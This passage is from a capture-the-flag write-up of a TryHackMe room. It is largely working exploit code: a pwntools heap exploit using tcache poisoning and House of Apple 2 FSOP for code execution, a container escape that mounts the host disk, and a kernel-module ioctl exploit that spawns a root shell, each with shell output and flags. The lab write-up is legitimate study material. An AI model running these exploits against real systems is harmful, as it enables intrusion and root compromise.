				r.sendlineafter(b'\n>>', b'2')
				r.sendlineafter(b'idx:\n', str(index).encode())
				r.sendlineafter(b'offset:\n', str(offset).encode())
				r.sendafter(b'data:\n', data)

			def delete(index):
				r.sendlineafter(b'\n>>', b'3')
				r.sendlineafter(b'idx:\n', str(index).encode())

			for _ in range(7): # we will fill up the tcache with this later
				create(0x90-8)

			middle = create(0x90-8) # 'middle' unsortedbin chunk

			playground = create(0x20 + 0x30 + 0x500 + (0x90-8)*2)
			guard = create(0x18) # guard 1 (at bottom of heap)
			delete(playground) # cause UAF
			guard = create(0x18) # guard 2 (remaindered, right below the 8 0x90 chunks)

			# begin to remainder 'playground'
			corruptme = create(0x4c8)
			start_M = create(0x90-8) # start-0x10
			midguard = create(0x28) # prevent consolidation of start_M / end_M
			end_M = create(0x90-8) # end-0x10
			leftovers = create(0x28) # rest of unsortedbin chunk

			update(playground,p64(0x651),0x18) # change size to what it was pre-consolidation
			delete(corruptme)

			offset = create(0x4c8+0x10) # we offset by 0x10
			start = create(0x90-8) # start
			midguard = create(0x28)
			end = create(0x90-8) # end
			leftovers = create(0x18) # rest of unsortedbin chunk

			# move forward a bunch
			# we've taken 0xda0 bytes from the top chunk so far, and we want to control the data at
			# heap_base+0x10080 to provide our fake 0x10000 chunk a valid prev_size
			create((0x10000+0x80)-0xda0-0x18)
			fake_data = create(0x18)
			update(fake_data,p64(0x10000)+p64(0x20)) # fake prev_size and size

			# now we create the fake size on the tcache_perthread_struct
			fake_size_lsb = create(0x3d8);
			fake_size_msb = create(0x3e8);
			delete(fake_size_lsb)
			delete(fake_size_msb)
			# now our fake chunk has a size of '0x10001'

			update(playground,p64(0x31),0x4e8) # update size of start_M from 0x91 to 0x31
			delete(start_M) # now &start is in the 0x31 tcache bin
			update(start_M,p64(0x91),8) # this corrupts start's metadata (because it's 0x10 bytes behind) so we repair its size

			# now we do the same to end_M, but we delete it into the 0x21 bin instead
			update(playground,p64(0x21),0x5a8)
			delete(end_M)
			update(end_M,p64(0x91),8)

			# now we fill up the 0x90 tcache
			for i in range(7):
				delete(i)

			# create unsortedbin list
			delete(end)
			delete(middle)
			delete(start)


			libc_leak = libc_brute
			heap_leak = heap_brute
			heap_target = (heap_leak << 12) + 0x80
			update(start,p16(heap_target))
			update(end,p16(heap_target),8)
			print(f"{heap_target=:#x}")
			exit_lsb = (libc_leak << 12) + (exit_off & 0xffff) # last 2 bytes of exit()
			stdout_offset = stdout_off - exit_off # just relative offset, no libc leak yet
			stdout_lsb = (exit_lsb + stdout_offset) & 0xffff # last 2 bytes of stdout
			print(f"{stdout_lsb=:#x}")

			win = create(0x888) # tcache_perthread_struct control


			"""
			Step 2: RCE
			We will first perform a partial overwrite of the stdout file stream
			to force it to leak out a libc pointer to us, then use the House of Apple 2
			to get RCE using FSOP.
			"""
			update(win,p16(stdout_lsb),8) # change 0x31 bin to point to stdout
			stdout = create(0x28)
			# force leak w/ _IO_write_base partial overwrite
			context.log_level = "error"
			update(stdout,p64(0xfbad3887)+p64(0)*3+p8(0))

			libc_leak = u64(r.recv(8))
			libc.address = libc_leak - (stdout_off+132)
			print(f"{libc.address=:#x}")
			print(f"{libc_leak=:#x}")
			print(f"{libc.address=:#x}")
			#pause()          # so you can take screenshot cleanly
			#exit(0)          # stop here, no FSOP/RCE yet


			# prepare house of apple2 payload
			file = io_file.IO_FILE_plus_struct()
			payload = file.house_of_apple2_execmd_when_do_IO_operation(
				libc.sym['_IO_2_1_stdout_'],
				libc.sym['_IO_wfile_jumps'],
				libc.sym['system'])
			# updateing 60th bin (0x3e0) of tcache for full stdout control
			update(win,p64(libc.sym['_IO_2_1_stdout_']),8*60)
			full_stdout = create(0x3e0-8)
			update(full_stdout,payload)

			r.interactive()

		except Exception as e:
			context.log_level = "error"
			print(e)
			continue
Reading user.txt
Now it’s just:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x41 bytes:
    b'id_rsa\n'
    b'id_rsa.pub\n'
    b'ld-linux-x86-64.so.2\n'
    b'libc.so.6\n'
    b'server\n'
    b'user.txt\n'
id_rsa
id_rsa.pub
ld-linux-x86-64.so.2
libc.so.6
server
user.txt
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'root\n'
root
$ cat user.txt
[DEBUG] Sent 0xd bytes:
    b'cat user.txt\n'
[DEBUG] Received 0x33 bytes:
    b'THM{theres_someth1g_in_th3_w4t3r_that_cannot_l3ak}\n'
THM{theres_someth1g_in_th3_w4t3r_that_cannot_l3ak}
there is our 3rd flag from user.txt THM{theres_someth1g_in_th3_w4t3r_that_cannot_l3ak}
…and that prints the user flag.
Flag 4 - What is the content of root.txt?
now for this flag we can log into the ssh using the private keys, and the public key tells us the user is agent@tryhackme - user agent messing around in the server i found some interesting things but that wasn’t the way i solved the room
How i solved it!
I realized the reverse shell had root access but it didn’t have machine access , then i checked the disks using lsblk in the reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0         7:0    0  27.6M  1 loop
loop1         7:1    0  25.2M  1 loop
loop2         7:2    0     4K  1 loop
loop3         7:3    0 104.2M  1 loop
loop4         7:4    0 104.2M  1 loop
loop5         7:5    0  55.4M  1 loop
loop6         7:6    0  55.5M  1 loop
loop7         7:7    0  63.7M  1 loop
loop8         7:8    0  63.8M  1 loop
loop9         7:9    0  74.2M  1 loop
loop10        7:10   0    74M  1 loop
loop11        7:11   0 269.8M  1 loop
loop12        7:12   0 250.6M  1 loop
loop13        7:13   0 505.1M  1 loop
loop14        7:14   0 516.2M  1 loop
loop15        7:15   0  91.7M  1 loop
loop16        7:16   0  91.9M  1 loop
loop17        7:17   0  91.9M  1 loop
nvme0n1     259:0    0    60G  0 disk
`-nvme0n1p1 259:1    0    60G  0 part /etc/hosts
                                      /etc/hostname
                                      /etc/resolv.conf
nvme1n1     259:2    0     1G  0 disk
i realized i was in a container and then mounted the host filesystem on /mnt
1
2
3
4
5
6
7
8
9
10
11
$ mkdir /mnt/nvme
$ mount /dev/nvme0n1p1 /mnt/nvme
$ ls /mnt/nvme/root
admin_setkey
admin_setkey.c
key.bin
kkey
root.txt
snap
$ cat /mnt/nvme/root/root.txt
THM{final-boss_defeat3d-yay}
so thats how i got the flag by exploiting priv esc in the container
Flag 4 - THM{final-boss_defeat3d-yay}
Kagent method
now if we do sudo -l we can see
1
2
3
4
5
6
7
$ sudo -l
Matching Defaults entries for agent on tryhackme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User agent may run the following commands on tryhackme:
    (root) NOPASSWD: /usr/sbin/modprobe -r kagent, /usr/sbin/modprobe kagent
    (root) NOPASSWD: /bin/chmod 444 /dev/kagent
we can load an unload the kagent kernel module now we can find this file at
1
2
agent@tryhackme:~$ find / -name "kagent.ko" 2>/dev/null
/usr/lib/modules/6.14.0-1017-aws/kernel/drivers/kagent.ko
now we can examine and the kagent.ko file The kagent kernel exploitation deserves its own writeup, its not that long but for now, here’s the solve script based on jaxafed’s analysis
and using this solve.py we can get the the root shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
from fcntl import ioctl
import struct, os, pty

IOCTL_UPDATE_CONF = 0x40933702
IOCTL_HEARTBEAT   = 0xc0b33701
IOCTL_EXEC_OP     = 0x133703

fd = os.open("/dev/kagent", os.O_RDONLY)

buf = bytearray(b"A"*16 + b"\x00"*144)
ioctl(fd, IOCTL_HEARTBEAT, buf)
leaked_session_key = buf[69:85]
leaked_op_ping_address = struct.unpack("<Q", buf[85:93])[0]

op_execute_address = leaked_op_ping_address + 0x320

new_config = b""
new_config += leaked_session_key
new_config += b"A"*16 # new agent_id
new_config += b"B"*16 # new session_key
new_config += struct.pack("<Q", op_execute_address) # new current_op

ioctl(fd, IOCTL_UPDATE_CONF, bytearray(new_config))

ioctl(fd, IOCTL_EXEC_OP)

pty.spawn("/bin/sh")
and once we get that we can just get the flag from /root/root.txt